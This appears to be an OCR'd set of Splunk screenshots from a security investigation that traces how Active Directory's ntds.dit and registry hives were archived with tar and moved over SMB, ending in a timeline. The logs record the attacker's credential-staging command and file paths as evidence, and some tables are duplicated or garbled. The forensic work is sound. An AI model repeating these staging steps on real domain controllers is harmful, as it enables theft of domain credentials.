Values

Count

%

| | | |
|------|----|-----|
| 5145 | 18 | 90% |
| 325 | 1 | 5% |
| 327 | 1 | 5% |

| | | |
|------|----|-----|
| 5145 | 18 | 90% |
| 325 | 1 | 5% |
| 327 | 1 | 5% |

| | | |
|-----|---|----|
| 325 | 1 | 5% |
| 327 | 1 | 5% |

| | | |
|-----------------|---------|----------------------|
| 327 | 1 | 5% |
| 11:24:14.000 AM | ... | 24 lines omitted ... |
| Share Name: | *\C\$ | |

| | |
|-------------|---------|
| Share Path: | \??\C:\ |
|-------------|---------|

checked to see whether the client can be granted d...
security_ID = THIRSTYBERNER\Administrator | Share...
p = 10.1.1.10 | host = titan | member_dn = Kpilsner
g:Security | sourcetype = WinEventLog | user = K

1 kennwort sourcetype=WinEventLog host=titan EventCode=5145
 2 | table _time dest dest_ip Relative_Target_Name Security_ID Share_Name Share_Path Source_Address user Accesses
 3 | sort + _time


All time ▾ 

✓ 18 events (8/2/19 8:00:00.000 AM to 7/15/25 7:00:45.000 PM) No Event Sampling ▾ Job ▾ II ▾ ▾ Smart Mode ▾

Events Patterns Statistics (18) Visualization

20 Per Page ▾  Format  Preview ▾

| _time | dest | dest_ip | Relative_Target_Name | Security_ID | Share_Name | Share_Path | Source_Address | user | Accesses |
|---------------------|-------------------------|-----------|--|-----------------------------|------------|------------|--------------------------|----------|------------------------|
| 2019-08-02 11:23:43 | titan.thirstyberner.com | 10.1.1.10 | files\kennwort | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | fe80::823:3c23:d4ff:8c8c | Kpilsner | ReadAttributes |
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\registry\SYSTEM | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\registry\SECURITY | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | fe80::823:3c23:d4ff:8c8c | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\registry | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | fe80::823:3c23:d4ff:8c8c | Kpilsner | SYNCHRONIZE |
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | fe80::823:3c23:d4ff:8c8c | Kpilsner | SYNCHRONIZE |
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | fe80::823:3c23:d4ff:8c8c | Kpilsner | WriteData (or AddFile) |
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | fe80::823:3c23:d4ff:8c8c | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | fe80::823:3c23:d4ff:8c8c | Kpilsner | SYNCHRONIZE |
| 2019-08-02 11:23:54 | titan.thirstyberner.com | 10.1.1.10 | FILES\KENNWORT\KENNWORT.TAR.GZ | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:54 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | ReadAttributes |
| 2019-08-02 11:23:56 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\Active Directory\ntds.dit | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:56 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\Active Directory | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | SYNCHRONIZE |
| 2019-08-02 11:24:00 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:24:00 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | ReadAttributes |
| 2019-08-02 11:24:14 | titan.thirstyberner.com | 10.1.1.10 | FILES\KENNWORT\KENNWORT.TAR.GZ | THIRSTYBERNER\Administrator | *\C\$ | \?\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |



Keywords=Audit Success

Message=A network share object was checked to see whether client can be granted desired access.

Subject:

Security ID:

THIRSTYBERNER\Administrator

| _time | dest | dest_ip | Relative_Target_Name | Security_ID | Share_Name | Share_Path | Source_Address | user | Accesses |
|---------------------|-------------------------|-----------|--|-----------------------------|------------|------------|----------------|----------|----------------|
| 2019-08-02 11:23:53 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\registry\SYSTEM | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:54 | titan.thirstyberner.com | 10.1.1.10 | FILES\KENNWORT\KENNWORT.TAR.GZ | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:54 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | ReadAttributes |
| 2019-08-02 11:23:56 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\Active Directory\ntds.dit | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:23:56 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\Active Directory | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | SYNCHRONIZE |
| 2019-08-02 11:24:00 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:24:00 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | ReadAttributes |
| 2019-08-02 11:24:14 | titan.thirstyberner.com | 10.1.1.10 | FILES\KENNWORT\KENNWORT.TAR.GZ | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:24:14 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | READ_CONTROL |
| 2019-08-02 11:24:14 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | SYNCHRONIZE |
| 2019-08-02 11:24:14 | titan.thirstyberner.com | 10.1.1.10 | Files\kennwort\kennwort.tar.gz | THIRSTYBERNER\Administrator | *\C\$ | \??\C:\ | 10.1.1.100 | Kpilsner | ReadAttributes |

Access Request Information:

Access Mask:

0x100081

Accesses:

SYNCHRONIZE

ReadData (or ListDirectory)

ReadAttributes

1 kennwort sourcetype=wineventlog host=titan EventCode!=5145

✓ 2 events (8/2/19 8:00:00.000 AM to 7/15/25 8:20:23.000 PM) No Event Sampling ▾

All time ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ + Zoom to Selection 1 month per column

List ▾ 20 Per Page ▾

◀ Hide Fields

SELECTED FIELDS

- # EventCode 2
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a category 1
- a ComputerName 1
- a dvc 1
- a dvc_asset 3
- a dvc_asset_id 1
- a dvc_asset_tag 5
- a dvc_bunit 1
- a dvc_category 2
- a dvc_city 1
- a dvc_country 1

Event

| i | Time | Event |
|---|---------------------------|--|
| > | 8/2/19 11:11:59.000 AM | 08/02/2019 11:11:59 AM ... 8 lines omitted ... RecordNumber=11115 Keywords=Classic Message=NTDS (4180) The database engine detached a database (2, c:\files\kennwort\Active Directory\ntds.dit). (Time=0 seconds) |
| > | 8/2/19 11:11:56.000 AM | 08/02/2019 11:11:56 AM ... 8 lines omitted ... RecordNumber=11114 Keywords=Classic Message=NTDS (4180) The database engine created a new database (2, c:\files\kennwort\Active Directory\ntds.dit). (Time=0 seconds) |

Show all 15 lines EventCode = 327 | host = titan | source = WinEventLog:Application | sourcetype = WinEventLog

Show all 14 lines EventCode = 325 | host = titan | source = WinEventLog:Application | sourcetype = WinEventLog

A large callout box highlights the search term "EventCode!=5145" in the search bar, with a pink arrow pointing from it to the search results table.

1 kennwort sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host="AGRADY-L"

2 events (8/2/19 8:00:00.000 AM to 7/15/25 8:23:17.000 PM) No Event Sampling ▾

All time ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ + Zoom to Selection 1 month per column

List ▾ 20 Per Page ▾

< Hide Fields

SELECTED FIELDS

- [a dest](#) 1
- [a dest_ip](#) 1
- [# EventCode](#) 2
- [a EventDescription](#) 2
- [a host](#) 1
- [a source](#) 1
- [a sourcetype](#) 1
- [a user](#) 1

INTERESTING FIELDS

- [a action](#) 1
- [a app](#) 2
- [a cmdline](#) 1
- [a CommandLine](#) 1
- [a Company](#) 1

EventDescription

2 Values, 100% of events Yes No

Reports

Top values Top values by time Rare values

Events with this field

| Values | Count | % |
|----------------|-------|-----|
| File Created | 1 | 50% |
| Process Create | 1 | 50% |

Event Data (Raw XML)

```

<event><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-000000000000}><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><Time created SystemTime='2019-08-02T11:23:38.423728700Z' /><EventRecordID>53624</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18' /><EventData><Data Name='RuleName'>technique_id=T1059,technique_name=Command-Line Interface</Data><Data Name='UtcTime'>2019-08-02 11:23:38.418</Data><Data Name='ProcessGUID'>{EBF7A186-4D2A-5D42-0000-0010EC9C8301}</Data><Data Name='ProcessId'>13348</Data><Data Name='Image'>C:\Windows\System32\tar.exe</Data><Data Name='FileVersion'>3.3.2 (WinBuild.160101.0800)</Data><Data Name='Description'>bsdtar archive tool</Data><Data Name='Product'>Microsoft® Windows® Operational Data

```

| i | Time | Event |
|---|---------------------------|---|
| > | 8/2/19 11:23:58.000 AM | <pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:58.574241100Z' /><EventRecordID>53629</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1044,technique_name=File System Permissions Weakness</Data><Data Name='UtcTime'>2019-08-02 11:23:58.573</Data><Data Name='ProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ProcessId'>11364</Data><Data Name='Image'>C:\Windows\system32\cmd.exe</Data><Data Name='TargetFilename'>C:\Windows\Temp\kennwort.tar.gz</Data><Data Name='CreationUtcTime'>2019-08-02 11:23:58.573</Data></EventData></Event></pre> <p>EventCode = 11 EventDescription = File Created dest = AGRADY-L.froth.ly dest_ip = 10.1.1.100 host = AGRADY-L source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational</p> |
| > | 8/2/19 11:23:38.000 AM | <pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:38.423728700Z' /><EventRecordID>53624</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1059,technique_name=Command-Line Interface</Data><Data Name='UtcTime'>2019-08-02 11:23:38.418</Data><Data Name='ProcessGuid'>{EBF7A186-4D2A-5D42-0000-0010EC9C8301}</Data><Data Name='ProcessId'>13348</Data><Data Name='Image'>C:\Windows\System32\tar.exe</Data><Data Name='FileVersion'>3.3.2 (WinBuild.160101.0800)</Data><Data Name='Description'>bsdtar archive tool</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>bsdtar</Data><Data Name='CommandLine'>tar -czvf kennw ort.tar.gz *</Data><Data Name='CurrentDirectory'>z:\Files\kennwort\</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data><Data Name='LogonGuid'>{EBF7A186-D145-5D41-0000-0020E7030000}</Data><Data Name='LogonId'>0x3e7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>System</Data><Data Name='Hashes'>SHA1=F148E8C93A0F6E2D28D598917F01A6BF27C67A5D,MD5=9CD66B93520B6DD13C71EAFF487D7899,SHA256=51A4916041A228633FF83FFC62D97BA1237D0C,CDCE8BA1B13EC1B5809DC0273D,IMPHASH=5BE130F9F3C9B27950553BFCADEDDDF3</Data><Data Name='ParentProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ParentProcessId'>11364</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\cmd.exe</Data></EventData></Event></pre> <p>EventCode = 1 EventDescription = Process Create dest = AGRADY-L.froth.ly dest_ip = 10.1.1.100 host = AGRADY-L source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational user = NT AUTHORITY\SYSTEM</p> |

| Type | ✓ Field | Value |
|----------|---|---|
| Selected | <input checked="" type="checkbox"/> CommandLine ▾ | <code>tar -czvf kennwort.tar.gz *</code> |
| | <input checked="" type="checkbox"/> CurrentDirectory ▾ | <code>z:\Files\kennwort\</code> |
| | <input checked="" type="checkbox"/> Description ▾ | bsdtar archive tool |
| | <input checked="" type="checkbox"/> EventCode ▾ | 1 |
| | <input checked="" type="checkbox"/> EventDescription ▾ | Process Create |
| | <input checked="" type="checkbox"/> Image ▾ | C:\Windows\System32\tar.exe |
| | <input checked="" type="checkbox"/> OriginalFileName ▾ | bsdtar |
| | <input checked="" type="checkbox"/> ParentCommandLine ▾ | C:\Windows\system32\cmd.exe |
| | <input checked="" type="checkbox"/> dest ▾ | AGRADY-L.froth.ly |
| | <input checked="" type="checkbox"/> dest_ip ▾ | 10.1.1.100 |
| | <input checked="" type="checkbox"/> host ▾ | AGRADY-L |
| | <input checked="" type="checkbox"/> source ▾ | WinEventLog:Microsoft-Windows-Sysmon/Operational |
| | <input checked="" type="checkbox"/> sourcetype ▾ | XmlWinEventLog:Microsoft-Windows-Sysmon/Operational |
| | <input checked="" type="checkbox"/> user ▾ | NT AUTHORITY\SYSTEM |

| i | Time | Event |
|---|---------------------------|--|
| > | 8/2/19 11:23:58.000 AM | <pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:58.574241100Z' /><EventRecordID>53629</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1044,technique_name=File System Permissions Weakness</Data><Data Name='UtcTime'>2019-08-02 11:23:58.573</Data><Data Name='ProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ProcessId'>11364</Data><Data Name='Image'>C:\Windows\system32\cmd.exe</Data><Data Name='TargetFilename'>C:\Windows\Temp\kennwort.tar.gz</Data><Data Name='CreationUtcTime'>2019-08-02 11:23:58.573</Data></EventData></Event></pre> <p>EventCode = 11 EventDescription = File Created dest = AGRADY-L.froth.ly dest_ip = 10.1.1.100 host = AGRADY-L source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational</p> |
| > | 8/2/19 11:23:38.000 AM | <pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:38.423728700Z' /><EventRecordID>53624</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1059,technique_name=Command-Line Interface</Data><Data Name='UtcTime'>2019-08-02 11:23:38.418</Data><Data Name='ProcessGuid'>{EBF7A186-4D2A-5D42-0000-0010EC9C8301}</Data><Data Name='ProcessId'>13348</Data><Data Name='Image'>C:\Windows\System32\tar.exe</Data><Data Name='FileVersion'>3.3.2 (WinBuild.160101.0800)</Data><Data Name='Description'>bsdtar archive tool</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>bsdtar</Data><Data Name='CommandLine'>tar -czvf kennw ort.tar.gz *</Data><Data Name='CurrentDirectory'>z:\Files\kennwort\</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data><Data Name='LogonGuid'>{EBF7A186-D145-5D41-0000-0020E7030000}</Data><Data Name='LogonId'>0x3e7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>System</Data><Data Name='Hashes'>SHA1=F148E8C93A0F6E2D28D598917F01A6BF27C67A5D,MD5=9CD66B93520B6DD13C71EAFF487D7899,SHA256=51A4916041A228633FF83FFC62D97BA1237D0C,CDCE8BA1B13EC1B5809DC0273D,IMPHASH=5BE130F9F3C9B27950553BFCADEDDDF3</Data><Data Name='ParentProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ParentProcessId'>11364</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\cmd.exe</Data></EventData></Event></pre> <p>EventCode = 1 EventDescription = Process Create dest = AGRADY-L.froth.ly dest_ip = 10.1.1.100 host = AGRADY-L source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational user = NT AUTHORITY\SYSTEM</p> |

| i | Time | Event |
|----------|---|--|
| ▼ | 8/2/19 11:23:58.000 AM | <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='-06F5698FFBD9' /><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000eCreated SystemTime='2019-08-02T11:23:58.574241100Z' /><EventRecordID>53629</EventRecordID><Correlation /><Execution ProcessID='11364' ProcessName='cmd.exe' ProcessGuid='{EBF7A186-4CB9-5D42-0000-0010CE488201}' /><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18' /><EventData><Data Name='RuleName'>technique_id=T1044, technique_name=File System Permissions Weakness</Data><Data Name='UtcTime'>2019-08-02 11:23:58.573</Data><Data Name='ProcessId'>11364</Data><Data Name='Image'>C:\Windows\system32\cmd.exe</Data><Data Name='TargetFilename'>C:\Windows\Temp\kennwort.tar.gz</Data><Data Name='CreationUtcTime'>2019-08-02 11:23:58.573</Data> |
| | Event Actions ▾ | |
| Type | ✓ Field | Value |
| Selected | <input checked="" type="checkbox"/> EventCode ▾ <input checked="" type="checkbox"/> EventDescription ▾ <input checked="" type="checkbox"/> Image ▾ <input checked="" type="checkbox"/> TargetFilename ▾ <input checked="" type="checkbox"/> dest ▾ <input checked="" type="checkbox"/> dest_ip ▾ <input checked="" type="checkbox"/> host ▾ <input checked="" type="checkbox"/> source ▾ <input checked="" type="checkbox"/> sourcetype ▾ | <div style="border: 1px solid #ccc; padding: 2px;">11</div> <div style="border: 1px solid #ccc; padding: 2px;">File Created</div> <div style="border: 1px solid #ccc; padding: 2px;">C:\Windows\system32\cmd.exe</div> <div style="border: 1px solid #ccc; padding: 2px;">C:\Windows\Temp\kennwort.tar.gz</div> <div style="border: 1px solid #ccc; padding: 2px;">AGRADY-L.froth.ly</div> <div style="border: 1px solid #ccc; padding: 2px;">10.1.1.100</div> <div style="border: 1px solid #ccc; padding: 2px;">AGRADY-L</div> <div style="border: 1px solid #ccc; padding: 2px;">WinEventLog:Microsoft-Windows-Sysmon/Operational</div> <div style="border: 1px solid #ccc; padding: 2px;">XmlWinEventLog:Microsoft-Windows-Sysmon/Operational</div> |
| Event | <input type="checkbox"/> Computer ▾ <input type="checkbox"/> CreationUtcTime ▾ | <div style="border: 1px solid #ccc; padding: 2px;">AGRADY-L.froth.ly</div> <div style="border: 1px solid #ccc; padding: 2px;">2019-08-02 11:23:58.573</div> |

1 kennwort
2 | stats count by sourcetype host

All time 

✓ 92 events (8/2/19 8:00:00.000 AM to 7/15/25 8:33:58.000 PM) No Event Sampling ▾ Job ▾ II ■ → + ↓ Smart Mode ▾

Events Patterns Statistics (8) Visualization

20 Per Page ▾ Format Preview ▾

| sourcetype | host | count |
|---|--|-------|
| WinEventLog | AGRADY-L | 1 |
| WinEventLog | titan | 20 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | AGRADY-L | 2 |
| bit9:carbonblack:json | ip-172-31-23-69.us-west-2.compute.internal | 1 |
| stream:smb | AGRADY-L | 20 |
| stream:smb | MVALITUS-L | 8 |
| stream:smb | jupiter | 20 |
| stream:smb | titan | 20 |


1 kennwort sourcetype="stream:smb" host=titan
 2 | table _time host command{} filename{} filesize{} filename src_ip dest_ip dest_port
 3 | sort + _time

✓ 20 events (8/2/19 8:00:00.000 AM to 7/15/25 8:40:07.000 PM) No Event Sampling ▾ Job ▾ II ■ ↗ 🔍 ⏪ ⏴ Smart Mode ▾

Events Patterns Statistics (20) Visualization

20 Per Page ▾ Format Preview ▾

| _time | host | command | filename | filesize | src_ip | dest_ip | dest_port |
|-------------------------|-------|---|--|---------------------------------|---|---|-----------|
| 2019-08-02 11:23:46.579 | titan | smb2 create smb2 create | files\kennwort | 0 | FE80:0000:0000:0000:0823:3C23:D4FF:8C8C | FE80:0000:0000:0000:9816:ABA3:3C45:3717 | 445 |
| 2019-08-02 11:23:46.582 | titan | smb2 query directory smb2 query directory Marketing Research Safety | .. Finance kennwort Manufacturing Research Safety | 0 0 0 0 0 0 0 | FE80:0000:0000:0000:0823:3C23:D4FF:8C8C | FE80:0000:0000:0000:9816:ABA3:3C45:3717 | 445 |
| 2019-08-02 11:23:56.768 | titan | smb2 create smb2 create | Files\kennwort | 0 | FE80:0000:0000:0000:0823:3C23:D4FF:8C8C | FE80:0000:0000:0000:9816:ABA3:3C45:3717 | 445 |
| 2019-08-02 11:23:56.808 | titan | smb2 create smb2 create | Files\kennwort\kennwort.tar.gz | 0 | FE80:0000:0000:0000:0823:3C23:D4FF:8C8C | FE80:0000:0000:0000:9816:ABA3:3C45:3717 | 445 |
| 2019-08-02 11:23:56.812 | titan | smb2 query directory smb2 query directory kennwort.tar.gz registry | .. Active Directory kennwort.tar.gz registry | 0 0 0 0 0 | FE80:0000:0000:0000:0823:3C23:D4FF:8C8C | FE80:0000:0000:0000:9816:ABA3:3C45:3717 | 445 |
| 2019-08-02 11:23:56.812 | titan | smb2 create smb2 create | Files\kennwort | 0 | FE80:0000:0000:0000:0823:3C23:D4FF:8C8C | FE80:0000:0000:0000:9816:ABA3:3C45:3717 | 445 |



| 2019-08-02 11:23:57.322 | titan | smb2 create smb2 create | | Files\kennwort\kennwort.tar.gz | 10.1.1.100 | 10.1.1.10 | 445 |
|----------------------------|-------|---|--|---|------------|-----------|-----|
| 2019-08-02 11:23:57.326 | titan | smb2 create smb2 create | | Files\kennwort\kennwort.tar.gz | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:23:59.197 | titan | smb2 create smb2 create | | Files\kennwort\Active Directory | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:23:59.202 | titan | smb2 create smb2 create | | Files\kennwort\Active Directory\ntds.dit | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:24:03.796 | titan | smb2 create smb2 create | | Files\kennwort\kennwort.tar.gz | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:24:03.799 | titan | smb2 create smb2 create | | Files\kennwort\kennwort.tar.gz | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:24:17.137 | titan | smb2 create smb2 create | | Files\kennwort\kennwort.tar.gz | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:24:17.139 | titan | smb2 create smb2 create | | Files\kennwort | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:24:17.139 | titan | smb2 query directory .. 0 smb2 query Active directory Directory 4001792 kennwort.tar.gz 0 registry | | | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:24:17.141 | titan | smb2 create smb2 create | | Files\kennwort\kennwort.tar.gz | 10.1.1.100 | 10.1.1.10 | 445 |
| 2019-08-02 11:24:17.144 | titan | smb2 create smb2 create | | Files\kennwort\kennwort.tar.gz | 10.1.1.100 | 10.1.1.10 | 445 |

What Is Our Timeline?

kennwort

| Time | Event(s) | Attributes | Host |
|------------------------|---|--|--------------------|
| 11:11:56-1 1:11:59 | Application/325,327 | Database created and detached c:\files\kennwort\Active Directory\ntds.dit | titan |
| 11:23:38 | Process Creation | tar -czvf kennwort.tar.gz * z:\Files\kennwort\ | agrady-l |
| 11:23:43 - 11:24:14 | Security/5145 Network Share Checked | Permission check using Kpilsner for all events Activity initiated from agrady-l (10.1.1.100) to titan (10.1.1.10) including file creation and directory enumeration | titan/ agrady-l |
| 11:23:46-1 1:24:17 | SMB Enumeration / File Creation | Activities in kennwort directory similar to Windows fileshare event above | titan/ agrady-l |
| 11:23:58 | File Creation | C:\Windows\Temp\kennwort.tar.gz | agrady-l |

